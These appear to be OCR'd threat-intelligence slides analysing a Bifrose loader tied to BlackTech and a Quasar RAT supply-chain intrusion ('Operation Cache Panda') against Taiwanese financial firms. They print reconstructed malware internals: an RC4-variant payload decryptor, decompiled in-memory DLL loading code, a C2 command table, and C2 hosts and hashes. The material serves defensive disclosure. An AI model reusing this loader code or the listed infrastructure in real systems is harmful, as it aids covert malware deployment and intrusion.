Source	Malware reverse engineering, ADDRESS:0A05190000

Case #1

Load Payload

> The loader load a payload and decrypted with mutated RC4




```
def dec(cipher, key, key2):
    cipher = [el for el in cipher]
    key = [el for el in key]
    box = [i for i in range(256)]

    v9 = 0
    for i in range(256):
        v12 = box[i]
        v9 = (v9 + v12 + key[i % len(key)]) & 0xff
        box[i], box[v9] = box[v9], box[i]

    v15 = 0
    for i in range(len(cipher)):
        v18 = box[(i + 1) % len(box)]
        v15 = (v15 + v18) & 0xff
        box[(i + 1) % len(box)], box[v15] = box[v15], box[(i + 1) % len(box)]

        result = (v18 + box[(i + 1) % len(box)]) & 0xff
        v19 = box[result]

        if ((key2 & 0x80) != 0):
            cipher[i] = ((cipher[i] ^ v19) + key2) & 0xff
        else:
            cipher[i] = ((cipher[i] + key2) ^ v19) & 0xff

    return bytes(cipher)
```

Case #1

Parse PE format & Jump

- The decrypted payload is a DLL
- Parse PE header
  - Copy section to memory
  - Parse libraries in Import Table
  - LoadLibrary and Relocation
  - Jump to entrypoint of DLL




```
if ( !Src )
  return 0i64;
nt_header = &Src[*((int *)Src + 15)];
if ( *((_WORD *)nt_header + 10) != 0xF0 )     // size of optional header
  return 0i64;
if ( !*((_WORD *)nt_header + 3) )             // section count
  return 0i64;
size_of_headers = *((unsigned int *)nt_header + 21);// (optional header) size of headers
size_of_image = *((_DWORD *)nt_header + 20);
GetSystemInfo(&SystemInfo);
number_of_pages = size_of_image / SystemInfo.dwPageSize;
if ( size_of_image % SystemInfo.dwPageSize )
  ++number_of_pages;
total_size = number_of_pages * SystemInfo.dwPageSize;
buf = (char *)VirtualAlloc(0i64, number_of_pages * SystemInfo.dwPageSize, 0x1000u, 0x40u);
buf_ = buf;
if ( buf )
{
  memmove(buf, Src, size_of_headers);
  for ( section_i = 0; section_i < *((_WORD *)nt_header + 3); ++section_i )
  {
    section_virtual_address = &buf_[*(unsigned int *)&nt_header[40 * section_i + 0x114]];
    for ( i = 0; i < 20; ++i )
      GetTickCount();
    memcpy(
      section_virtual_address,
      &Src[*(unsigned int *)&nt_header[40 * section_i + 284]],
      *(unsigned int *)&nt_header[40 * section_i + 280]);
  }
```

Case #1

Connect to C2 & Basic Victim Info

- Victim ID：default_zz, set by threat actor
- Computer Name：GetComputerNameA
- User Name：GetUserNameA
- Version Number：2120.1
- Process ID：GetCurrentProcessId
- Language：GetLocaleInfoA



```
000000000E90004 03 64 65 66 61 75 6C 74 5F 7A 7A 7C 44 45 53 4B .default_zz|DESK
000000000E90014 54 4F 50 2D 32 4C 4A 48 54 53 55 7C 61 72 74 69 TOP-2LJHTSU|arti
000000000E90024 73 7C 32 31 32 30 2E 31 7C 7C 31 7C 30 7C 7C 36 s|2120.1||1|0||6
000000000E90034 30 33 36 7C 31 7C 31 7C 30 7C 30 7C 7C 20 7C 20 036|1|1|0|0|| | 
000000000E90044 7C 20 7C 54 57 7C 54 57 7C 00 54 68 69 73 20 70 | |TW|TW|.This p
000000000E90054 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 rogram cannot be
```

Case #1

Command and Control


Task ID	Feature	Task ID	Feature
0x15	Get timediff of input event	0x8F	Rename
0x82	Enumerate Drive A:\ to Z:\ (drive_type + drive_name)	0x9E	Set service registry key HKLM\SYSTEM\CurrentControlSet\Services\%s\Parameters
0x83	Search files	0xBE	Enumerate process
0x84	Create file	0xBF	Close Process
0x85	Write file	0xC0	Set key for C2 Server
0x86	SetFilePointer	0xC1	Close socket and reconnect
0x87	CloseHandle	0xC2	Close socket and exit connection
0x88	CreateProcess	0xC6	Close socket and exit connection
0x89	CreateDirectory	0xF6	Create cmd.exe shell
0x8A	DeleteFile	0xF7	Send command to named pipe
0x8B	Delete Directory	0xF8	Send command to named pipe, and exit cmd.exe

Case #1

Bifrose & BlackTech

- Reference to other intelligence reports, Bifrose were often used by BlackTech, widely targeted Taiwan and Japan

- Bifrose itself were also discovered in Japan



MigawariIV
@strinsert1Na

ELF #Bifrose was uploaded in VT.
One of the C2 server, 45.77.181[.]203:80 (AS-CHOOPA 🇯🇵), was used past espionage campaign by BlackTech around 2020.
virustotal.com/gui/file/23daa…

Other C2 server IP addresses (59.125.119[.]202 and 2 more), I observed first time.

ツイートを翻訳

午前7:03 · 2022年11月24日

[1] BlackTech 標的型攻撃解析レポート
[2] The Trail of BlackTech's Cyber Espionage Campaigns
[3] https://twitter.com/strinsert1Na/status/1595553530579890176

Case #1

MITRE ATT&CK

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	Lateral Movement
T1078.001 Default Accounts	T1569.002 Service Execution	T1543.003 Windows Service	T1055 Process Injection	T1055 Process Injection	T1033 System Owner/User Discovery	T1021.001 Remote Desktop Protocol
	T1204 User Execution	T1574.002 DLL Side-Loading	T1078.001 Default Accounts	T1078.001 Default Accounts	T1087.002 Domain Account	T1021.002 SMB/Windows Admin Shares
		T1078.001 Default Accounts	T1055.001 Dynamic-link Library Injection	T1055.001 Dynamic-link Library Injection		
		T1547.001 Registry Run Keys / Startup Folder	T1543.003 Windows Service	T1562.004 Disable or Modify System Firewall		
			T1547.001 Registry Run Keys / Startup Folder	T1574.002 DLL Side-Loading		
			T1574.002 DLL Side-Loading	T1070.006 Timestomp		

Case #1

Indicators of Compromise

MD5	C2
54EAC99896D279F581EC78EBA6B51C2F	spamail[.]sendsmtp[.]com
CA5AF53791851D6B996D8F8EE7B063F4	skyworld[.]gettrials[.]com
EAA945186F6D03295A6650B64141C682	sales[.]vizvaz[.]com
200396F9FD701F26D8B0B6A2C99696AA	account-login[.]dnset[.]com
700FBA10CC17B4432B9A7DBC4FEB2A41	exchange[.]justdied[.]com
F74AE1303740D08F9F7A0CEF98E02076	211[.]72[.]113[.]90
33BA121E3327BD79F2C73E87004F1381	211[.]23[.]39[.]236
A17A50F71119987E1281EC0CCB8B62EF	211[.]20[.]101[.]47
09E9960AB0A3CBDA31A03E859305EFF7	

Case #2

Case #2
Operation Cache Panda

Case #2

Incident Background

- November 25, 2021, a number of securities traders suspend transactions due to suspicious behavior
- Investigations theorized that the attacks were due to password mismanagement and credential stuffing
- However, the findings were not conclusive and suggested there may have been other causes

CYCRAFT

Case #2

Operation Cache Panda

- Long-term APT targeting TW financial sectors
- High confident of China threat actors
- Link to TA410, which have targeted Taiwan and Japan, with medium confident
  - Quasar RAT
  - Domains overlap to APT 10’s C2
  - Most IPs from Hong Kong
  - The weapon is popular in China security area
- Utilize vulnerabilities in big supplier’s applications
- Several stealthy tricks are applied


Case #2

Supply Chain in The Incident

- The attackers exploited the website service vulnerability of the software system management interface
- The targeted financial software system is used by most financial institutions in Taiwan
- The attackers also used the VPN of supplier jump to the intranet

Case #2

Incident via Supply Chain Vulnerability against Taiwan Financial Sectors



FSC tightens cybersecurity rules

By Kao Shih-ching / Staff reporter

The nation’s securities and futures companies must reveal cybersecurity incidents, consequent losses and countermeasures in annual reports from next year, given the rising frequency of cyberattacks in the past few years, the Financial Supervisory Commission (FSC) said on Tuesday.

Currently, securities and futures companies only need to report such incidents to the Taiwan Stock Exchange (TWSE) and the commission within 30 minutes after a hacking attack is detected.

To enhance information disclosure to investors, the commission said that companies need to reveal such incidents in annual reports as well.

[1] https://www.taipeitimes.com/News/biz/archives/2021/12/30/2003770395

Case #2

CYCRAFT

Cyber Kill Chain & TTP


Case #2

We have disclosure details in HITCON – "Operation Cache Panda How and Why Hackers Purchase Stocks for You" and our website

We only briefly introduce this incident today

Case #2

Storyline




DE-Id


Case #2

VPN

- Since there were several victims, in one victim, the securities broker in the same financial holding group is compromised first
- Then the VPN of securities broker was used to logon the bank



Case #2



PresentationCache.exe

Install Service

FontCache4.0.0.0 (PresentationCache.exe -s)

Load

PresentationFrom.dll

Load

PresentationStatic.dll

Download Shellcode

Donut Loader

x86.bin (Quasar RAT)

Inject

Open Process

iexplore.exe / msiexec.exe

Download Shellcode

Check Service Alive

Donut Loader

DogCheck.bin

Inject


svchost.exe / winlogon.exe

File Server
dowon.microsofts.top
23.224.75.91
43.245.196.120

C2 Server
cache.microsofts.cc:443
cahe.microsofts.org:443
104.155.228.182
23.224.75.92
43.245.196.121
43.245.196.122
43.245.196.123
43.245.196.124

Case #2

This malware also inspire us to conduct the other research, which will be presented in JSAC later



14:00

🕓 14:00 - 14:40

JITHook - from .NET JIT Compilation Hooking to Its Packer / Unpacker

Shu-Ming Chang

Case #2

Case Note - The After Story

- After the incident arising security awareness, some financial sectors try to improve their security and subscribe MDR for long-term monitoring
  - The fast IR process discover some APT-style attacks is conducted during November 2021
  - As well as the new suspicious activities we detected in February 2022
- In this incident, we found 2 weakness in supply chain
  - Vulnerability of a general financial software be used
  - VPN of supplier is used as jump site
- This incident may not as simple as a credential stuffing attacks, we disclosure other possibility – APT from TA410

Case #2

MITRE ATT&CK

Execution	Persistence	Privilege Escalation	Defense Evasion	Lateral Movement	Command and Control
T1569.002 Service Execution	T1543.003 Windows Service	T1543.003 Create or Modify System Process	T1027 Obfuscated Files or Information	T1021.001 Remote Desktop Protocol	T1090 Proxy
T1047 Windows Management Instrumentation	T1505.003 Web Shell		T1620 Reflective Code Loading		T1071 Application Layer Protocol
T1059.001 PowerShell	T1543.003 Create or Modify System Process				

Case #2

Indicators of Compromise

MD5	C2
375270077E842624BCE08C368CDC62F9	dowon[.]microsofts[.]top
EEADD95725DE21D269933881A8E8B21A	cache[.]microsofts[.]cc
